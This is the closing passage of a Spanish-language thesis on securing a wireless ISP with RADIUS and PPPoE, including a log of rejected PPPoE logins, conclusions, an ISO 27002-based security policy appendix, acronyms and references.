


Figura 52. Autentificación exitosa de Usuario en el Servidor RADIUS.

El protocolo Radius AAA habilita al WISP total control y gestión sobre los usuarios. Logrando estadísticas que permiten a la empresa optimizar recursos, como por ejemplo determinar una teoría de colas adecuada en función del consumo de usuarios, y diferentes herramientas para optimizar la administración.

Mediante el server Radius se dispone de recursos para habilitar a clientes de una red asociada a otro AP en caso que el cliente pierda el enlace con su AP determinado este pueda recuperar el servicio. Esto se evaluó mediante un Pc portátil movilizándonos entre los diferentes puntos de cobertura obteniendo un tiempo de reconexión en base al primer paquete recibido mediante Wireshark de 380ms.

Mediante PPPoE se lleva un registro por usuario y contraseña única para cada cliente permitiendo una contabilidad exacta de los mismos y las IP entregadas. De igual forma mediante este mecanismo se pueden gestionar anchos de banda y diferentes tipos de categorización por cliente. En caso del cliente ingresar o realizar un ataque con pruebas de usuario y contraseñas invalidadas serán rechazados del sistema como se puede ver en la figura 53.



Jan/26/2016 18:15:52	memory	pppoe, info	PPPoE connection established from 68:72:51:36:92:2F
Jan/26/2016 18:15:52	memory	pppoe, ppp, error	<0004>: user wilian called from 68:72:51:36:92:2F, but was expected from AC:B5:7D:CA:42
Jan/26/2016 18:15:53	memory	pppoe, info	PPPoE connection established from 68:72:51:36:92:2F
Jan/26/2016 18:15:54	memory	pppoe, ppp, error	<0005>: user wilian called from 68:72:51:36:92:2F, but was expected from AC:B5:7D:CA:42
Jan/26/2016 18:15:55	memory	pppoe, info	PPPoE connection established from 68:72:51:36:92:2F
Jan/26/2016 18:15:55	memory	pppoe, ppp, error	<0006>: user wilian called from 68:72:51:36:92:2F, but was expected from AC:B5:7D:CA:42
Jan/26/2016 18:15:56	memory	pppoe, info	PPPoE connection established from 68:72:51:36:92:2F
Jan/26/2016 18:15:56	memory	pppoe, ppp, error	<0007>: user wilian called from 68:72:51:36:92:2F, but was expected from AC:B5:7D:CA:42
Jan/26/2016 18:15:57	memory	pppoe, info	PPPoE connection established from 68:72:51:36:92:2F
Jan/26/2016 18:15:57	memory	pppoe, ppp, error	<0008>: user wilian called from 68:72:51:36:92:2F, but was expected from AC:B5:7D:CA:42
Jan/26/2016 18:15:58	memory	pppoe, info	PPPoE connection established from 68:72:51:36:92:2F

Figura 53. Acceso fallido por falta de credenciales PPPoE.

De igual forma se realizó la correcta configuración del Usuario y Cliente con credenciales registradas. Autentificándose exitosamente el cliente y registrándose en el enrutador AP como se muestra en la figura 54.




Figura 54.Autentificación exitosa de usuario mediante PPPoE

CAPÍTULO 4. EVALUACIONES DE SEGURIDAD

Una vez implementados los mecanismos de seguridad RADIUS en capa dos y PPPoE en capa tres. Cualquier tipo de ataque ya sea de tipo activo o pasivo enfrentará encriptaciones y restricciones de acceso que no serán posibles vulnerar mediante el acceso inalámbrico. No obstante se pueden presentar ataques desde dentro de la empresa lo cual representa una mayor dificultad de control.

Frente a este tipo de eventualidades en el Apéndice A se presentan políticas de seguridad informática en base al Estándar ISO/IEC 27002. La correcta aplicación y disciplina impuesta por el Gerente de la Empresa Austronet para su cumplimiento lograran integrar un escudo de seguridad informática robusto que mitigue cualquier tipo de amenaza que aqueje a la empresa.

CAPÍTULO 5

5. CONCLUSIONES

Un gran número de empresas WISP en el Ecuador sufren algún tipo de ataque al no contar con mecanismos de defensa acorde a las demandas de este tipo de escenarios. Por lo cual se realiza el diseño e implementación de una política de seguridad basada en la investigación de las tecnologías actuales, infraestructuras implementadas y requerimientos de las empresas. Dado esto se adiciona los siguientes elementos RADIUS+ PPPOE a las topologías de red comunes de las Empresas WISP, obteniendo una política de seguridad integral para este tipo de escenarios. Esta al ser sometida a evaluaciones logra invalidar ataques de diccionario, hombre en medio, wardriving, y puntos de acceso no autorizados, que son los más comunes detectados en las empresas WISP.

Este conjunto de prestaciones generan un valor agregado a las empresas al ofertar servicios seguros, y que les permita tener un control total de red lo cual se deriva en aplicar ciertas medidas para mejorar la calidad del servicio. No obstante la seguridad en redes inalámbricas debe permanecer en una constante retroalimentación para actuar preventivamente ante nuevas formas de ataque. Un aspecto importante para trabajos futuros es la utilización del protocolo de seguridad diseñado en redes Malla, donde los Nodos (antenas cliente) actúan como repetidores para transmitir datos a puntos cercanos y que esta se autentifique de forma automática mediante el re direccionamiento al servidor RADIUS.

APÉNDICES

APÉNDICE A: MANUAL DE POLÍTICAS DE SEGURIDAD

SEGURIDAD A NIVEL FÍSICO

A.1.1 La implementación de una nueva estación base no debe alterar arquitecturas y recomendaciones implementadas en la estación base central. Se debe respetar los elementos que deben integrar la misma.

A.1.2 Ejecutar inspecciones físicas en la ubicación de puntos de acceso y emplear herramientas de gestión de red para detectar la presencia de puntos de acceso no autorizados.

A.1.3 Definir tipo y cobertura de antenas para restringir la zona geográfica a la que se ofertan servicios.

A.1.4 El ingreso a los equipos de sistemas están restringidos sólo personal autorizado por la Gerencia.

A.1.5 En caso de incidentes como: incendios, fallas eléctricas, o casos de fuerza mayor que se presente en el departamento de sistemas se notificara solo al personal autorizado por la misma.

A.1.6 Se debe realizar mantenimiento a extintores de incendios cada año, para ser cambiados o recargados

A.1.7 Las llaves a lugares restringidos estarán en poder del encargado el departamento Informático.

A.1.8 Durante el mantenimiento preventivo o correctivo de los equipos estará presente el Jefe del departamento de sistemas, o un delegado por el mismo.

A.1.9 No podrán permanecer en las instalaciones de Informática personal sin autorización.

A.1.10 No está permitido fumar en ningún área de informática.

A.1.11 Se prohíbe tomar café o comer cerca de los equipos de computación.

CAPÍTULO 5. APÉNDICES

SEGURIDAD A NIVEL LÓGICO Y DE SISTEMAS

B.1.1 Se debe implementar el mecanismo de seguridad RADIUS + PPPoE para el acceso de nuevos usuarios.

B.1.2 Solo una persona de administración estará delegada por la gerencia para llevar a cabo el registro de nuevos clientes.

B.1.3 Se deberá llevar un registro externo a los servidores de la MAC, nombre de usuario y contraseña de cada cliente registrado.

B.1.4 Los Técnicos de instalación llevaran un registro de las órdenes de trabajo conjuntamente con las credenciales de autentificación entregadas por la persona de administración para futuras auditorias.

B.1.5 Firewalls. Todo el tráfico entre la red inalámbrica de acceso a usuarios y la red corporativa debe ser filtrada. Filtrados especiales deben aplicarse a protocolos, direcciones IP origen y subredes destino.

B.1.6 Se recomienda el uso de un servidor de DHCP que proporcione la configuración de IP para clientes inalámbricos por razones de escalabilidad.

B.1.7 Inhabilitar cualquier protocolo inseguro y no esencial. Comprobar los protocolos por defecto proporcionados por el fabricante.

B.1.8 Emplear protocolos seguros de gestión como SSL o SSH cuando sea posible.

B.1.9 Para evitar los ataques de diccionario o por fuerza bruta contra contraseñas se recomienda ejecutar el bloqueo de cuentas de usuario por parte del servidor RADIUS tras una serie de intentos de loqueo fallidos.

B.1.10 Mantener siempre habilitado el cifrado sobre el tráfico enviado por el interfaz aéreo durante mantenimientos o nuevas configuraciones.

B.1.11 Se recomienda mantener el acceso restringido a la configuración de equipos Mikrotik de administración mediante IP únicas para dicho fin.

B.1.12 Se recomienda la instalación de software con licencias originales en los equipos de administración de la empresa.

APENDICE B: ACRONIMOS

AAA	Authentication, Authorization, Accounting
AES	Advanced Encryption Standard
AP	Access Point
ARP	Address Resolution Protocol
BSS	Basic Service Set
BSSID	Basic Service Set Identifier
CHAP	Challenge Handshake Authentication Protocol
CCM	Counter Mode with CBC–MAC
CRC	Cyclic Redundancy Check
DHCP	Dynamic Host Configuration Protocol
DMZ	Demilitarized Zone
DNS	Domain Name System
DoS	Denial Of Service
DS	Distribution System
EAP	Extensible Authentication Protocol
EAPOL	EAP over LANs
EAPOW	EAP over Wireless
ESP	IP Encapsulating Security Payload
ESS	Extended Service Set

FTP	File Transfer Protocol
HMAC	Hash Message Authentication Codes
IAPP	Inter-Access Point Protocol
IEEE	Institute of Electrical and Electronics Engineers
IKE	Internet Key Exchange
IP	Internet Protocol
IETF	Internet Engineering Task Force
MAC	Medium Access Control
MIC	Message Integrity Check
OSI	Open System Interconnect
OTP	One Time Password
PAP	Password Authentication Protocol
PEAP	Protected EAP
PIN	Personal Identifier Number
PKI	Public Key Infrastructure
RADIUS	Remote Authentication Dial In User Service
RAS	Remote Access Services
SNMP	Simple Network Management Protocol
SSID	Service Set Identifier Station
TCP	Transmission Control Protocol
TKIP	Temporal Key Integrity Protocol
TLS	Transport Layer Security

TTLS	Tunneled TLS
VLAN	Virtual Local Area Network
VPN	Red Privada Virtual
WAN	Wide Area Network
WEP	Wired Equivalent Privacy

REFERENCIAS BIBLIOGRAFICAS

[1] Pellejero, Fundamentos y aplicaciones de seguridad en redes WLAN, 2011.

[2] Dias C. Hacking etico y Seguridad Informatica. 2014.

[3] D. B. J. Cajamarca, Auditoría de Seguridad en Redes Inalámbricas, Soluciones y Recomendaciones, Guayaquil, 2015.

[4] J. Orellana y B. Castillo, Análisis de Soluciones de Acceso Seguro a la Red, e Implementación de un Proyecto Piloto para la Unidad Educativa "Técnico Salesiano", Cuenca, 2012.

[5] J. Ludeña, Análisi y Diseño de Lineamientos para Generar una Propuesta de Soluciones de Seguridad Para la gestión de Usuarios sobre el Segmento WLAN de la Empresa Pronaca Ubicado en el Centro de Distribución "CD Quito Sur" como Prototipo, Quito , 2013.

[7] M. Castañeda y M. Morales, Seguridad en las Transacciones Electronicas, Bogotá, 2010.

[9] V. Contreras, C. Ochoa y A. d. J. Solís, Introducción a la Seguridad en Internet y Aplicaciones, 2010.

[10] A. d. C. Espinosa Otavalo, Análisis de Vulnerabilidades de la Red LAN de la UTPL, Loja, 2010.

[11] M. Ñacato, Diseño e Implementación de una Red Privada Virtual (VPN) Para la Empresa HATO TELECOMUNICACIONES, Quito, 2010.

REFERENCIAS BIBLIOGRÁFICAS

[12] Gestión de Riesgo en la Seguridad Informática, «Gestión de Riesgo en la Seguridad Informática, [En línea]. https://protejete.wordpress.com/gdr_principal/gestion_riesgo_si/.

[13] A. C. Vargas y A. Castro Mattei, Sistemas de Gestión de Seguridad de la Información.

[14] M. Castro, G. Diaz. Process and tools for security in networks. First Edition, Publishing, 2014, www.uned.es

[15] P. Rengaraju, Chung-Horng Lung, A. Srinivasan "Measuring and analyzing wimax security and Qos in Testbed Experiments," IEEE 2011 Department of Systems and Computer Engineering, Carleton University, Ottawa, Ontario, Canada.

[16] Yu Cai "Development of an Open Source Network Management y monitoring platform for Wireless broadband Service Provider in Rural Areas" IEEE 2010 School of Technology Michigan Technological University Houghton, MI, USA 49931.

[17] J. Dwyer, H. Bridewell, N Nguyen, H. Jasani. "Impact of Handoff Delay on RADIUS Enabled 802.11 WLANs" IEEE 2011, Department of Computer Science, Northern Kentucky University Highland Heights, KY 41099.

[18] R. Prasad, "Future Networks And Technologies Supporting Innovative Communications," IEEE 2012, the Center for Telelnfrastruktur, Aalborg University, Aalborg 9220, Denmark.

[19] MTCNA Certifications, Marzo 2015 Universidad Politécnica Salesiana Cuenca- Ecuador.

[20] H. Syafruddin, A. Syopiansyah,"Performance Analysis of Using a Reliable Transport Layer Protocol for Transmitting EAP Message over RADIUS in Inter-domain WLAN Roaming," IEEE 2010, Departrrent of Science and Technology Syarif Hidayatullah State Islamic University, Indonesia.

REFERENCIAS BIBLIOGRÁFICAS

[21] A. Thakur, C. Hota,“ Sustainable Wireless Internet Connectivity for Rural Areas,” IEEE 2013, Computer Science and Information Systems BITS Pilani, Hyderabad Campus Hyderabad, India.

[22] R. Deshmukh,“ RADIUS accounting server behavior with interactive model,” IEEE 2012, CISCO Systems Inc., INDIA.

[23] R. Prasad, "WISDOM: Wireless Innovative System forDynamically Operating Mega-communications lTV-TTechnology Watch Report," to be published in 2012

[24] 3GPP TS 29.061, IEEE V9.2.0 (2010-03), pp 56-59.

[25] Centro de respuesta a incidentes informáticos del Ecuador (ECUCERT), http://www.ecucert.gob.ec

[26] Context management system for pervasive WMN Marwaha, S.; Indulska, J. Pervasive Computing and Communications Workshops (PERCOM Workshops), 2011 IEEE International Conference on Year: 2011 Pages: 606 - 612,

[27] Nazaryan L and et al., “IPSec Provisioning in WiMAX Networks”, IEEE Vehicular Tech. Mag., Issue 1, 2010, pp 85-90.

[28] Seguridad y alta disponibilidad, Jesus Costas, Edición 2, RA-MA 2013

[29] Seguridad informática, Luis Castellanos, Edición 1, PREA 2012.

[30] Stallings, Williams. Fundamentos de Seguridad en Redes aplicaciones y Estándares. Prentice Hall.